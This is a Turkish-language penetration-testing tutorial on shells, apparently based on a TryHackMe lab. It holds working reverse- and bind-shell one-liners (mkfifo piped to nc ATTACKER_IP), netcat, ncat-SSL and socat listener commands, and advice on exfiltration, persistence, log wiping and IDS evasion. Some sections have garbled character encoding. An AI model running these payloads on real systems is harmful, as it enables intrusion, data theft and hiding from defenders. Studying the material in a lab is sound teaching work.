

# SHELLS (KABUKLARA GENEL BAKIŞ)

[Kaynak](#)

## İÇERİK

1. Shell (Kabuk) Genel Bakış ve Operasyonel Dinamikler
2. Reverse Shell (Tersine Kabuk) Mimarisi ve Operasyonel Pratikleri
3. Bind Shell İstismar Mimarisi ve Operasyonel Uygulamaları
4. Shell Listeners (Kabuk Dinleyicileri) ve Gelişmiş Bağlantı Yönetimi
5. Shell Payloads (Kabuk Yükleri) ve İleri Seviye Operasyonel Vektörler
6. Web Shell (Web Kabuğu) Mimarisi ve HTTP Tabanlı Sömürü Vektörleri
7. Uygulamalı Zafiyet İstismarı: Command Injection ve Unrestricted File Upload Operasyonları

## Shell (Kabuk) Genel Bakış ve Operasyonel Dinamikler

### Shell Nedir ve Siber Güvenlikteki Yeri

Bir **Shell**, en temel seviyede kullanıcının bir işletim sistemi (**OS**) ile etkileşime girmesini sağlayan, çekirdek (kernel) ile kullanıcı arasında köprü görevi gören bir yazılımdır. Standart kullanıcılarda bu bir grafik arayüz (GUI) aracılığıyla sağlansa da, siber güvenlik ve sistem yönetimi bağlamında neredeyse her zaman bir **Command-Line Interface (Komut Satırı Arayüzü)** üzerinden gerçekleştirilir. Bu durum tamamen hedef sistemin üzerinde çalışan işletim sisteminin yapısına (Linux için bash/sh/zsh, Windows için cmd/PowerShell) bağlıdır.

Siber güvenlik operasyonlarında ve sızma testlerinde **Shell** kavramı, bir saldırganın zafiyet barındıran bir sisteme (compromised system) sızdıktan sonra elde ettiği spesifik komut satırı oturumunu ifade eder. Bu oturum, saldırganın hedef makine üzerinde yetkisi dahilinde komutlar çalıştırmasına, betikler (scripts) yürütmesine ve sistem kaynaklarına doğrudan müdahale etmesine olanak tanır.

**ÖNEMLİ:** Elde edilen bir Shell oturumu sadece bir "bağlantı" değildir; bu, hedef sistemin anatomisine açılan ve aşağıdaki kritik operasyonel faaliyetlerin gerçekleştirilmesine zemin hazırlayan ana geçittir.

### Shell Üzerinden Yürütülen Kritik Operasyonel Faaliyetler

#### Uzaktan Sistem Kontrolü (Remote System Control)

Shell oturumunun sağladığı en birincil yetenektir. Saldırgan, fiziksel olarak erişimi olmayan hedef sistem üzerinde sanki klavyesinin başındaymış gibi komutlar veya yazılımlar

alıřtırabilir. Hedefin dosya sisteminde gezinmek, sreleri (processes) ynetmek veya konfigrasyon dosyalarını okumak bu kontroln doėrudan bir sonucudur.

## Hak Ykseltme (Privilege Escalation)

(Bir sistemde dřk yetkili bir kullanııcıdan, ynetici veya "root" gibi en st dzey yetkilere geiř yapma iřlemi.) Sisteme ilk sızıldıėında elde edilen **Shell** (Initial Access), genellikle sınırlı yetkilere sahip bir web servisi kullanııcısı (rneėin `www-data`) veya standart bir sistem kullanııcısı zerinden gerekleřir. Bu ařamada saldırgan, sistemdeki yanlış yapılandırmaları, kernel zafiyetlerini veya zayıf dosya izinlerini analiz ederek yetkilerini idari seviyeye (Administrative/Root access) ıkarmak zorundadır. Tam sistem hakimiyeti iin bu adım kritik bir zorunluluktur.

## Veri Sızdırma (Data Exfiltration)

(Sistemde bulunan hassas verilerin, tespit edilmeden saldırganın kontrolndeki dıř bir sunucuya aktarılması sreci.) Saldırganlar, komut alıřtırma yetkisine sahip oldukları bir **Shell** zerinden sistemde derinlemesine bir keřif (**Enumeration**) yapar. Veritabanı yapılandırmaları, kullanıcı řifre zetleri (hashes), finansal kayıtlar veya kritik iř verileri tespit edildikten sonra okuma ve kopyalama iřlemleriyle dıřarı sızdırılır.

## Kalıcılık ve Eriřim Srekliliėi (Persistence and Maintenance Access)

(Sisteme bir kez sızıldıktan sonra, sistem yeniden bařlasa veya zafiyet kapatılsa dahi eriřimin devam etmesini saėlayan teknikler btn.) Saldırganın ilk sızdıėı zafiyet dzeltilebilir veya sistem yneticileri olaėandıřı bir durumu fark edip baėlantıyı kesebilir. Bu nedenle, bir **Shell** elde edildiėinde yapılan ilk iřlemlerden biri kalıcılık saėlamaktır. Bu durum; yeni, gizli kullanıcı hesapları oluřturmak, SSH anahtarları eklemek veya arka kapı (Backdoor) yazılımları kopyalayarak sistemde kalıcı bir tnel amak řeklinde gerekleřtirilir.

## Smr Sonrası Faaliyetler (Post-Exploitation Activities)

Sisteme eriřim saėlandıktan ve yetkiler oturtulduktan sonra gerekleřtirilen geniř aplı operasyonlardır. Bu evrede **Shell** kullanılarak sisteme zararlı yazılımlar (Malware/Ransomware) yklenebilir, derin gizlenmiř hesaplar oluřturulabilir ve en nemlisi; gvenlik duvarı logları, komut gemiřleri (`bash_history`) ve sistem kayıtları (Event Logs) silinerek saldırının izleri yok edilebilir.

## Aė zerindeki Diėer Sistemlere Eriřim (Pivoting / Lateral Movement)

(Ele geirilen bir makinenin, aynı aėdaki doėrudan eriřilemeyen diėer gvenli makinelere saldırmak iin bir atlama noktası veya proxy olarak kullanılması.) Saldırganın asıl hedefi, ilk sızdıėı sunucu olmayabilir. oėu senaryoda, elde edilen **Shell** yalnızca dıřarıya aık bir sırama tahtasıdır (Initial Access Point). Saldırgan, ele geirdiėi bu makinenin i aė (internal network) eriřimlerini kullanarak, dıřarıdan doėrudan ulařılamayan diėer sunuculara (rneėin

izole edilmiş bir veritabanı sunucusuna) doğru ilerler. Bu ağ içi sıçrama ve yayılma operasyonuna **Pivoting** adı verilir.

**DİKKAT:** İlerleyen süreçlerde ele alınacak olan tüm Reverse Shell, Bind Shell veya Web Shell türleri ve araçları (Netcat, Socat, Metasploit vb.), yukarıda mimarisi çizilen saldırı limitasyonlarını aşmak ve bu operasyonel hedeflere ulaşmak için tasarlanmış özel araç setleridir. Hangi Shell türünün kullanılacağı, hedef sistemin firewall kurallarına ve işletim sistemi mimarisine göre tamamen stratejik olarak seçilir.

## Reverse Shell (Tersine Kabuk) Mimarisi ve Operasyonel Pratikleri

### Reverse Shell Kavramsal Altyapısı

**Reverse Shell** (Bağlantının hedef sistemden saldırganın makinesine doğru başlatıldığı kabuk türü), namıdiğer "connect back shell", siber saldırılarda sistem erişimi elde etmek için kullanılan en kritik ve yaygın tekniklerden biridir.

**Neden Reverse Shell Kullanıyoruz?** Kurumsal ağlarda bulunan Güvenlik Duvarları (Firewalls) ve NAT (Network Address Translation) cihazları, genellikle dışarıdan içeriye doğru başlatılan (Ingress) bağlantıları katı kurallarla engeller. Ancak içeriden dışarıya (Egress) doğru başlatılan trafiğe (örneğin bir kullanıcının web'de gezinmesi için gereken 80 ve 443 portları) genellikle izin verilir. **Reverse Shell**, bağlantı talebini kurbanın makinesinden bizim makinemize doğru başlatarak, hedef ağdaki bu güvenlik cihazlarını atlatmamızı (Bypass) sağlar.

### Operasyon Adım 1: Netcat (nc) Dinleyicisinin (Listener) Kurulması

Bağlantı hedeften bize geleceği için, öncelikle kendi saldırgan makinemizde bu bağlantıyı karşılayacak bir portu dinlemeye (listening) açmamız gerekir. Bu işlem için ağ üzerinden veri okuma ve yazma işlemlerinde endüstri standardı olan **Netcat (nc)** aracı kullanılır.

Saldırgan makinesinde çalıştırılan komut:

```
attacker@kali:~$ nc -lvnp 443
listening on [any] 443 ...
```

Yukarıdaki komutu çalıştırdığımızda, makinemiz belirttiğimiz port üzerinde gelecek TCP bağlantılarını beklemeye başlar. Çıktıdaki [any] ibaresi, Netcat'in saldırgan makinedeki tüm ağ arayüzlerinde (0.0.0.0) dinleme yaptığını gösterir.

Komutta kullanılan parametrelerin (flags) teknik dökümü:

- -l (Listen): Netcat'e bir istemci gibi başka bir yere bağlanmamasını, bunun yerine bir port açıp bağlantı beklemesini (dinlemesini) söyler.

- **-v (Verbose):** Çıktı detay seviyesini artırır. Bağlantı geldiğinde hedefin IP adresi ve portu gibi bilgilerin terminalimize yazdırılmasını sağlar. Bu parametre olmadan bağlantı kurulsa bile terminalde herhangi bir uyarı görmeyiz, sadece imleç yanıp söner.
- **-n (Numeric Only):** Netcat'in bağlanan IP adreslerini isimlere dönüştürmek (DNS Resolution) için vakit kaybetmesini engeller. Hedef makinenin hostname'ini çözmeye çalışmak, operasyon sırasında gereksiz gecikmelere veya DNS sorguları nedeniyle güvenlik cihazlarında (IDS/IPS) alarm üretilmesine sebep olabilir.
- **-p 443 (Port):** Dinlenecek port numarasını belirtir.

**ÖNEMLİ (Stratejik Port Seçimi):** Teknik olarak 1 ile 65535 arasındaki boş olan herhangi bir portu dinleyebiliriz. Ancak profesyonel sızma testlerinde ve gerçek dünya saldırılarında genellikle **80 (HTTP)**, **443 (HTTPS)**, **53 (DNS)** veya **445 (SMB)** gibi iyi bilinen ve genellikle kurumların güvenlik duvarlarından dışarı çıkışına (Egress Traffic) izin verilen portlar tercih edilir. Bizim örneğimizde **443** portunun seçilmesi bir tesadüf değildir; hedefteki ağ yöneticileri veya güvenlik cihazları bu bağlantıyı meşru bir şifreli web (HTTPS) trafiği sanarak engelleyici bir aksiyon almayacaktır. Buna trafiği meşrulaştırma (Blending with legitimate traffic) denir.

## Operasyon Adım 2: Reverse Shell Payload'unun Yürütülmesi

Dinleyicimizi kurduktan sonra, hedef sistemdeki bir zafiyeti (örneğin Remote Code Execution - RCE veya Command Injection) sömürerek bir **Payload** (Hedef sistemde çalıştırılarak istenen eylemi gerçekleştiren zararlı kod veya komut seti) çalıştırmamız gerekir.

Hedefin işletim sistemine ve üzerinde yüklü araçlara göre sayısız payload türü vardır. Aşağıda, Linux sistemlerde son derece güvenilir olan ve arka planda bir döngü yaratarak çalışan **Named Pipe (İsmlendirilmiş Boru Hattı) Reverse Shell** payload'unu derinlemesine inceleyeceğiz.

Hedefte çalıştırılan komut:

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc ATTACKER_IP  
ATTACKER_PORT >/tmp/f
```

Bu komut seti, standart girdi (stdin), standart çıktı (stdout) ve standart hata (stderr) kanallarını manipüle ederek, bizim makinemiz ile hedefin sistem kabuğu (sh/bash) arasında çift yönlü (bi-directional) bir iletişim tüpü kurar.

### Payload'un Satır Satır Analizi ve Mantık Zinciri:

1. `rm -f /tmp/f;`
  - **Mantığı:** Temizlik aşaması. Eğer sistemde daha önceden `/tmp/f` adında bir dosya veya pipe yaratılmışsa, sıradaki komutun hata vermemesi için onu zorla ( `-f` flag'i ile) siler. Bu bizim **Plan B** önlemimizdir; eğer bu adımı atlasaydık ve dosya zaten var olsaydı, `mkfifo` hata verecek ve shell bağlantımız başarısız olacaktı.
2. `mkfifo /tmp/f;`

- **Mantığı:** /tmp/f dizininde bir **Named Pipe** (ya da FIFO - First-In, First-Out) oluşturur. Geleneksel dosyaların aksine FIFO, diskte veri depolamaz; iki farklı işlemin (process) birbiriyle doğrudan bellek üzerinden haberleşmesini sağlayan bir kanal görevi görür. Burada amaç, Netcat'ten gelen verileri alıp Shell'e, Shell'den çıkan verileri alıp Netcat'e aktaracak bir köprü kurmaktır.

3. `cat /tmp/f`

- **Mantığı:** Oluşturduğumuz pipe içerisindeki veriyi okumaya başlar. Pipe mantığı gereği içi boşsa `cat` komutu sonlanmaz, sonsuz bir şekilde beklemeye (blocking state) geçer. Burası, saldırgandan gelecek ilk komutu beklediği noktadır.

4. `| sh -i 2>&1`

- **Mantığı:** `cat` ile okunan veri (saldırganın yazdığı komut) bir pipeline ( `|` ) aracılığıyla hedefteki `sh` (veya `bash` ) kabuğuna aktarılır. `-i` (interactive) parametresi, kabuğun etkileşimli bir oturum açmasını sağlar. `2>&1` kısmı kritik bir dosya tanımlayıcı (File Descriptor) yönlendirmesidir. Standart Hataları (2), Standart Çıktı'nın (1) gönderildiği yere yönlendirir.
- **Neden Önemli?:** Eğer bu yönlendirmeyi yapmazsak, hedef sistemde çalıştırdığımız yanlış bir komutun hata mesajını kendi terminalimizde göremeyiz. Hata mesajı hedefte kalır.

5. `| nc ATTACKER_IP ATTACKER_PORT >/tmp/f`

- **Mantığı:** Döngünün tamamlandığı noktadır. `sh` tarafından çalıştırılan komutun sonucu (çıktısı) yine bir pipeline ( `|` ) ile hedeften dışarı doğru bağlantı kuracak olan **Netcat** aracı üzerinden bize (ATTACKER\_IP:443) gönderilir. En sondaki `>/tmp/f` ifadesi ise, Netcat'in dışarıdan (yani bizden) alacağı cevapları tekrar `/tmp/f` borusuna yazmasını sağlar.
- **Sistemin Özeti:** Biz komut yazarız -> Netcat alır `/tmp/f` 'ye yazar -> `cat` okur `sh` 'a verir -> `sh` komutu çalıştırır sonucunu alıp tekrar Netcat'e gönderir -> Netcat sonucu bizim ekranımıza basar. Mükemmel bir döngü.

## Operasyon Adım 3: Shell Bağlantısının Karşılanması

Hedef zafiyetli sistem yukarıdaki payload'u işlediğinde, bekleyen dinleyicimize bağlantı düşer.

Saldırgan makinesinde görülen çıktı:

```
attacker@kali:~$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.4.99.209] from (UNKNOWN) [10.10.13.37] 59964
```

To run a **command** as administrator (user "**root**"), use "**sudo <command>**".  
See "**man sudo\_root**" for details.

```
target@tryhackme:~$
```

## Çıktının Teknik Yorumu:

- `connect to [10.4.99.209]` : Hedefin bize ulaştığı IP adresi. Bu, bizim VPN arayüzümüzün (örn: `tun0`) IP adresidir (Saldırgan IP).
- `from (UNKNOWN) [10.10.13.37] 59964` : Bağlantıyı başlatan tarafın (Kurbanın) IP adresidir. (UNKNOWN) ibaresi, Netcat'in `-n` parametresi sayesinde tersine DNS araması yapmadığını ve hedefin adını (hostname) çözmediğini teyit eder. **59964** numaralı port, hedefin işletim sistemi tarafından bu giden TCP bağlantısını kurmak için geçici olarak atanmış "Ephemeral Port"tur. Biz 443'te dinleriz, hedef rastgele yüksek bir porttan çıkış yapar.
- `target@tryhackme:~$` : Payload'da kullandığımız `sh -i` komutunun bize yansıyan interaktif arayüzüdür. Artık **target** kullanıcısı yetkilerinde, hedefin işletim sistemi içerisindeyiz. `~` işareti kullanıcının home dizininde (muhtemelen `/home/target`) olduğumuzu, `$` işareti ise root (yönetici) yetkilerine sahip olmayan standart bir kullanıcı (low-privileged user) olduğumuzu ifade eder. Bundan sonraki aşama **Privilege Escalation** (Hak Yükseltme) evresidir.

## Bind Shell İstismar Mimarisi ve Operasyonel Uygulamaları

### Bind Shell Kavramsal Altyapısı

**Bind Shell** (Hedef sistem üzerinde belirli bir portu dışarıdan gelecek bağlantılara açarak komut satırını bu porta bağlayan kabuk türü), Reverse Shell'in tam zıttı bir mantıkla çalışır. Bu senaryoda bağlantıyı başlatan taraf (Client) saldırgan, bağlantıyı dinleyen ve kabul eden taraf (Server) ise hedef makinedir.

**Neden Bind Shell Kullanıyoruz?** Operasyon sırasında hedefin Güvenlik Duvarı'nda (Firewall) dışarıya yönelik tüm trafik (Egress Traffic) katı bir şekilde engellenmiş olabilir. Hedef sistem dışarıdaki hiçbir IP adresine bağlanamıyorsa, Reverse Shell teknikleri işe yaramayacaktır. Bu durumda B planı olarak hedef makine üzerinde bir port açılır (Port Binding) ve saldırgan kendi makinesinden hedefin açtığı bu porta doğrudan giriş yapar (Ingress Connection).

**Operasyonel Risk:** Bind Shell, sızma testlerinde ve gerçek dünya saldırılarında genellikle son çare olarak kullanılır. Hedef sistemde yeni bir açık port yaratmak ve bu portun sürekli "Listening" (Dinleme) statüsünde beklemesi, Mavi Takım (Blue Team) sistemleri (IDS/IPS, Endpoint Detection and Response - EDR) veya basit bir `netstat` kontrolü tarafından anında tespit edilebilir.

### Operasyon Adım 1: Hedef Sistemde Bind Shell'in Kurulması

Saldırgan, hedef sistemdeki bir zafiyeti (Örn: RCE) kullanarak işletim sistemine bir komut dizisi enjekte eder. Bu komut dizisi, sistemde bir soket açmalı ve bu soketi `/bin/bash` veya `/bin/sh` prosesine doğrudan bağlamalıdır.

Hedef makinede çalıştırılan komut:

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc -l 0.0.0.0 8080  
> /tmp/f
```

Bu payload, Reverse Shell'de kullandığımız **Named Pipe (İsmlendirilmiş Boru Hattı)** yapısının Bind Shell mimarisine uyarlanmış halidir. Sistemin süreçler arası iletişim (IPC) yetenekleri kullanılarak bir giriş/çıkış (I/O) döngüsü yaratılır.

### Payload'un Satır Satır Analizi ve Mantıksal Derinliği:

- `rm -f /tmp/f;` : Sistemde `/tmp/f` adında eski veya askıda kalmış bir FIFO (First-In, First-Out) dosyası varsa zorla siler. Bu işlem, sıradaki komutun çakışma (conflict) nedeniyle hata verip operasyonu durdurmasını engellemek için kritik bir temizlik adımıdır.
- `mkfifo /tmp/f;` : Verilerin diskte değil, bellekte iki farklı süreç arasında akmasını sağlayan **Named Pipe**'i oluşturur. Bu pipe, Netcat ile Bash kabuğu arasındaki çevirmen görevi görecek.
- `cat /tmp/f` : Oluşturduğumuz pipe'ın içini dinlemeye başlar. Henüz bir veri olmadığı için işlem burada bloke (blocking state) olur ve dışarıdan gelecek komutları bekler.
- `| bash -i 2>&1` : Pipe'tan okunan veri, interaktif ( `-i` ) bir bash kabuğuna yönlendirilir. `2>&1` parametresi sayesinde sistemde oluşan tüm hatalar (Örn: "command not found"), dışarıya gidecek olan standart çıktı (stdout) akışına dahil edilir. Bu yapılmazsa kör uçuşu yapılır; hatalar hedefin loglarında kalır, saldırgan terminaline düşmez.
- `| nc -l 0.0.0.0 8080` : Bash kabuğundan çıkan sonuçlar **Netcat**'e iletilir. `-l` (Listen) parametresi, Netcat'in dışarı bağlanmak yerine bir port açmasını sağlar. **0.0.0.0** değeri, hedefin sadece localhost'unda (127.0.0.1) değil, sahip olduğu **tüm ağ arayüzlerinde** bu portu dışarıya açmasını emreder. Port numarası olarak **8080** seçilmiştir.
- `> /tmp/f` : Netcat'in dışarıdan (saldırgandan) aldığı komutları tekrar pipe'ın içine ( `/tmp/f` ) yazarak çift yönlü iletişim (bi-directional communication) döngüsünü tamamlar.

**ÖNEMLİ (Privileged Ports Kısıtlaması):** Yukarıdaki örnekte **8080** portunun seçilmesi hayati bir teknik zorunluluktur. Linux sistemlerde **1024 ve altındaki portlar (0-1023)** "Privileged Ports" (Ayrıcalıklı Portlar) olarak geçer. Eğer zafiyeti sömürdüğümüz kullanıcı standart bir web kullanıcısıysa (örn: `www-data`), 80 veya 443 gibi düşük bir portu dinlemeye ( `nc -l` ) yetkisi yetmeyecektir ve komut "Permission Denied" hatası verecektir. 1024 üzeri (Örn: 8080, 4444, 9001) portlar root (yönetici) yetkisi gerektirmediği için tercih edilir.

Hedef makinede komut çalıştıktan sonraki terminal görünümü:

```
target@tryhackme:~$ rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 |  
nc -l 0.0.0.0 8080 > /tmp/f
```

Komut girildikten sonra satır başı gelmez, terminal imleci askıda kalır. Çünkü `nc -l` komutu dışarıdan bir bağlantı gelene kadar süreci dondurur.

## Operasyon Adım 2: Saldırganın Bind Shell'e Bağlanması

Hedefte kapı (port 8080) açıldıktan sonra, saldırgan kendi makinesinden hedefin IP adresine aktif bir TCP bağlantısı başlatmalıdır.

Saldırgan makinesinde çalıştırılan komut:

```
nc -nv 10.10.13.37 8080
```

Burada Netcat bir dinleyici (listener) olarak değil, bir istemci (client) olarak çalışır.

- `-n` : DNS çözümlemesini devre dışı bırakır (No DNS). Sadece IP adresi bazlı çalışarak hız kazandırır ve hedef ağdaki DNS sunucularında gereksiz gürültü/log oluşturulmasını engeller.
- `-v` : Verbose (Detaylı) modu açar. Bağlantının başarıyla kurulup kurulmadığına dair geri bildirim almak için elzemdir.
- **10.10.13.37** : Hedefin (Compromised Machine) IP adresidir.
- **8080** : Hedefte açtığımız ve arka planda Bash kabuğuna bağlanmış olan porttur.

Saldırgan makinesinde görülen başarılı bağlantı çıktısı:

```
attacker@kali:~$ nc -nv 10.10.13.37 8080
(UNKNOWN) [10.10.13.37] 8080 (http-alt) open
target@tryhackme:~$
```

### Çıktının Teknik Analizi:

- `(UNKNOWN) [10.10.13.37]` : Netcat hedefle bağlantı kurdu. `(UNKNOWN)` ifadesi, `-n` parametresini kullandığımız için hedefin Hostname bilgisinin (Örn: db-server.local) çözülmediğini doğrular.
- `8080 (http-alt) open` : Hedefteki 8080 portunun açık ( `open` ) olduğu ve TCP bağlantısının başarıyla tamamlandığı (3-way handshake) anlamına gelir. Yanındaki `(http-alt)` ibaresi, Linux sistemlerdeki `/etc/services` dosyasından gelen standart bir port eşleştirmesidir. Sistem, 8080 portunun genellikle alternatif HTTP servisleri için kullanıldığını belirtir; bu sadece bilgi amaçlıdır, bizim oradan bir HTTP trafiği değil, doğrudan Bash kabuğu iletişimi yürüttüğümüz gerçeğini değiştirmez.
- `target@tryhackme:~$` : Bağlantı sağlandı ve hedefin komut satırı arayüzü (CLI) saldırganın terminaline başarıyla yansıdı. Bundan sonra yazılacak her komut, doğrudan hedefin işletim sistemi çekirdeğine iletilip çalıştırılacaktır. İşlem başarıyla sonuçlanmıştır.

# Shell Listeners (Kabuk Dinleyicileri) ve Gelişmiş Bağlantı Yönetimi

Önceki aşamalarda, hedef sistemden makinemize doğru başlatılan bir **Reverse Shell** (Tersine Kabuk) bağlantısını karşılamak için **Netcat (nc)** aracını nasıl kullanacağımızı incelemiştik. Ancak standart Netcat, operasyonel ortamlarda tek veya en iyi seçenek değildir. Özellikle elde edilen ilk kabuk bağlantısı genellikle bir "Dumb Shell" veya "Raw Shell" (tam teşekküllü olmayan, kısıtlı terminal) formunda gelir. Bu tür kabuklarda yön tuşlarını (ok tuşları) kullanamazsınız, komut geçmişine (history) ulaşamazsınız ve yanlışlıkla `Ctrl+C` tuş kombinasyonuna basarsanız tüm oturum anında kapanır.

Bu kısıtlamaları aşmak, Mavi Takım (Blue Team) denetimlerinden kaçınmak ve tam etkileşimli bir oturum elde etmek için sızma testi uzmanları gelişmiş **Listener (Dinleyici)** araçları kullanır.

## Rlwrap: Netcat Oturumlarını Stabilize Etmek

**Rlwrap** (Readline Wrapper), arka planda çalışan bir aracın standart girdisini (stdin) GNU Readline kütüphanesi ile sarmalayarak ona gelişmiş terminal yetenekleri kazandıran küçük ama hayati bir araçtır.

**Neden Kullanıyoruz?** Eğer salt Netcat ile bir bağlantı alırsanız ve terminalde "yukarı" ok tuşuna basarak önceki yazdığınız komutu çağırmak isterseniz, ekranda `^[A` gibi anlamsız karakterler (garbage characters) görürsünüz. **Rlwrap**, Netcat'i sarmalayarak bu tuş vuruşlarını hedefin işletim sistemine değil, kendi belleğine kaydeder ve bize sanki normal bir terminal kullanıyormuşuz gibi konforlu bir düzenleme ve komut geçmişi (history) imkanı sunar.

Saldırgan makinesinde çalıştırılan komut:

```
attacker@kali:~$ rlwrap nc -lvnp 443
listening on [any] 443 ...
```

**Komutun Analizi:** Burada yaptığımız tek şey, alışılmış `nc -lvnp 443` komutunun başına `rlwrap` eklemektir. Bağlantı geldiğinde arka planda çalışan süreç yine Netcat olacaktır ancak girdi/çıkış (I/O) akışı Rlwrap'ın süzgecinden geçeceği için komut satırında yön tuşlarını rahatlıkla kullanabilir, Backspace ile hatalı yazdığımız yerleri silebiliriz. Bu, "Post-Exploitation" (Sömürü Sonrası) aşamasında hız ve stabilite açısından kritik bir avantajdır.

## Ncat: Nmap Projesi Tarafından Geliştirilen Modern Dinleyici

**Ncat**, endüstri standardı Nmap projesi tarafından klasik Netcat'in üzerine inşa edilmiş, onun zayıflıklarını gideren ve modern ağ operasyonlarına uyum sağlayan gelişmiş bir versiyonudur.

Saldırgan makinesinde standart Ncat dinleyicisi başlatma:

```
attacker@kali:~$ ncat -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
```

**Çıktının Analizi ve Mantıksal Hata Tespiti:** Ncat'in aldığı parametreler ( -lvnp ) klasik Netcat ile birebir aynıdır. *DİKKAT:* Komutta **4444** portu belirtilmesine rağmen çıktı loglarında Ncat'in **443** portunu dinlediği görülmektedir. Bu, eğitim materyaline ait tipik bir dokümantasyon/kopyalama hatasıdır. Gerçek bir senaryoda, -p 4444 parametresi girildiğinde çıktıda 0.0.0.0:4444 yazmalıdır. Çıktıdaki - ibaresi IPv6 (Tüm arayüzler), 0.0.0.0 ibaresi ise IPv4 (Tüm arayüzler) üzerinden dinleme yapıldığını gösterir.

## Ncat ile SSL Şifrelemeli Reverse Shell (Mavi Takım Atlatma)

Saldırganların en büyük kabusu, ağ içindeki trafiği izleyen **IDS/IPS** (Saldırı Tespit/Engelleme Sistemleri) ve **DPI** (Deep Packet Inspection - Derin Paket İncelemesi) cihazlarıdır. Standart Netcat veya Ncat üzerinden kurulan Reverse Shell bağlantıları **Plaintext (Açık Metin)** olarak iletilir. Bu demektir ki, kabuk üzerinden çalıştırdığımız cat /etc/shadow komutu da, hedeften bize dönen şifre özetleri de ağdaki herkes (örneğin Wireshark ile dinleyen bir sistem yöneticisi) tarafından kabak gibi okunabilir.

Bu tespitten kaçınmak için trafiğin şifrelenmesi (Encryption) şarttır. **Ncat**, --ssl parametresi ile bu sorunu tek satırda çözer.

```
attacker@kali:~$ ncat --ssl -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert
to use a permanent one.
Ncat: SHA-1 fingerprint: B7AC F999 7FB0 9FF9 14F5 5F12 6A17 B0DC B094 AB7F
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
```

## Kriptografik Çıktının ve İşlemin Arka Planı:

- --ssl : Bağlantının TLS/SSL protokolü üzerinden şifrelenmesini zorunlu kılar.
- Generating a temporary 2048-bit RSA key... : Ncat, bizim ona önceden verdiğimiz özel bir sertifika olmadığı için, anında "On-the-fly" geçici bir asimetrik **RSA anahtar çifti (Public/Private Key)** oluşturur. 2048-bit, günümüz standartlarında ağ trafiğini izleyen sistemlerin gerçek zamanlı olarak kıramayacağı kadar güçlü bir şifrelemedir.
- SHA-1 fingerprint... : Oluşturulan geçici sertifikanın benzersiz parmak izidir.
- **Operasyonel Önemi:** Bu dinleyici açıldığında, hedef sistemdeki payload'un da mutlaka SSL destekleyen bir araçla (örneğin hedefe yüklenmiş statik bir ncat dosyası veya OpenSSL tabanlı bir bash reverse shell) bize bağlanması gerekir. Bağlantı kurulduğunda, aradaki tüm trafik (komutlar ve çıktılar) şifrelenecek, ağdaki güvenlik cihazları bu trafiği

sadece zararsız bir HTTPS verisi gibi görecek ve içeriğini analiz edemeyecektir (Evasion).

## Socat: Çift Yönlü Veri Aktarımının Zirvesi

**Socat** (Socket CAT), çok yetenekli bir ağ yardımcı programıdır. En temel tabirle; iki bağımsız veri kaynağı (dosya, cihaz, pipe, soket veya terminal) arasında çift yönlü veri transferi (bidirectional data transfer) kurmak için kullanılır. Siber güvenlikte, bir **Listener** olarak görev yaptığı durumlarda Netcat'ten çok daha stabil ve esnek bağlantılar sağlar.

Saldırgan makinesinde Socat ile Reverse Shell dinleyicisi kurulumu:

```
attacker@kali:~$ socat -d -d TCP-LISTEN:443 STDOUT
2024/09/23 15:44:38 socat[41135] N listening on AF=2 0.0.0.0:443
```

### Komutun ve Parametrelerin Derinlemesine Analizi:

- `-d -d` : **Verbose (Detaylı Bilgi)** seviyesini belirtir. Socat'te tek `-d` fatal (ölümcül), error ve warning (uyarı) mesajlarını gösterirken, iki tane yazılması ( `-d -d` ) "Info" (Bilgi) seviyesindeki mesajların da (örneğin bağlantı başarıyla kuruldu mesajı) terminale basılmasını sağlar. Bu sayede hedefin bize ulaşıp ulaşmadığını anlık görebiliriz.
- `TCP-LISTEN:443` : Socat'ın 443 numaralı port üzerinde bir TCP sunucu soketi oluşturmasını ve hedeften gelecek olan dış bağlantıları beklemesini emreder. Bu, Socat'ın birinci veri kaynağıdır (Gelen bağlantı).
- `STDOUT` (Standard Output): Socat'ın ikinci veri kaynağıdır. `TCP-LISTEN` üzerinden gelen veriyi alıp nereye göndereceğini belirtir. Burada `STDOUT` kullanarak, hedeften gelen Shell arayüzünü doğrudan kendi terminal ekranımıza yansıtmasını istiyoruz.

### Log Çıktısının Teknik Yorumu:

- `socat[41135]` : 41135 , Socat sürecinin (process) işletim sistemindeki PID (Process ID) değeridir.
- `listening on AF=2 0.0.0.0:443` : İşletim sistemi çekirdeği seviyesinde bir soket bilgisidir. **AF=2** (Address Family 2), soket programlamada **IPv4** protokolünün kullanıldığını ifade eder (IPv6 olsaydı AF=10 olurdu). Sistem tüm IPv4 arayüzlerinde ( `0.0.0.0` ) ve 443 portunda başarıyla dinlemeye geçmiştir.

**ÖNEMLİ:** Socat'ın gerçek gücü burada gösterilen basit kullanımından çok daha fazlasıdır. İlerleyen konularda, Socat'ın hedefe "Tam Etkileşimli (Full TTY)" bir kabuk (Netcat'in aksine, Ctrl+C 'ye basıldığında kopmayan, sekme ile otomatik tamamlama sunan bir yapı) açmak için nasıl manipüle edildiği devreye girecektir.

## Shell Payloads (Kabuk Yükleri) ve İleri Seviye Operasyonel Vektörler

Bir **Shell Payload** (Kabuk Yüğü), hedef sistemdeki bir zafiyet sömürüldükten sonra çalıştırılan ve sistem kabuğunu (shell) dışarı açan spesifik komut veya betik dizisidir. Hedefin ağ kısıtlamalarına göre, bir portu dışarıya açarak bağlantı bekleyebilir (**Bind Shell**) veya doğrudan saldırganın makinesine aktif bir bağlantı başlatabilir (**Reverse Shell**).

Sızma testlerinde (özellikle Linux ortamlarında) her hedefin sistem konfigürasyonu farklıdır. Bazı sistemlerde Python yüklü olmayabilir, bazılarında Netcat'in zararlı komut çalıştırma ( `-e` ) parametresi silinmiş olabilir. Bu nedenle profesyonel bir siber güvenlik uzmanı, sistemdeki mevcut araçlara göre (Bash, PHP, Python, AWK vb.) en uygun payload'u seçebilmelidir.

Aşağıda, endüstri standardı haline gelmiş Reverse Shell payload'larının teknik anatomisi incelenmektedir.

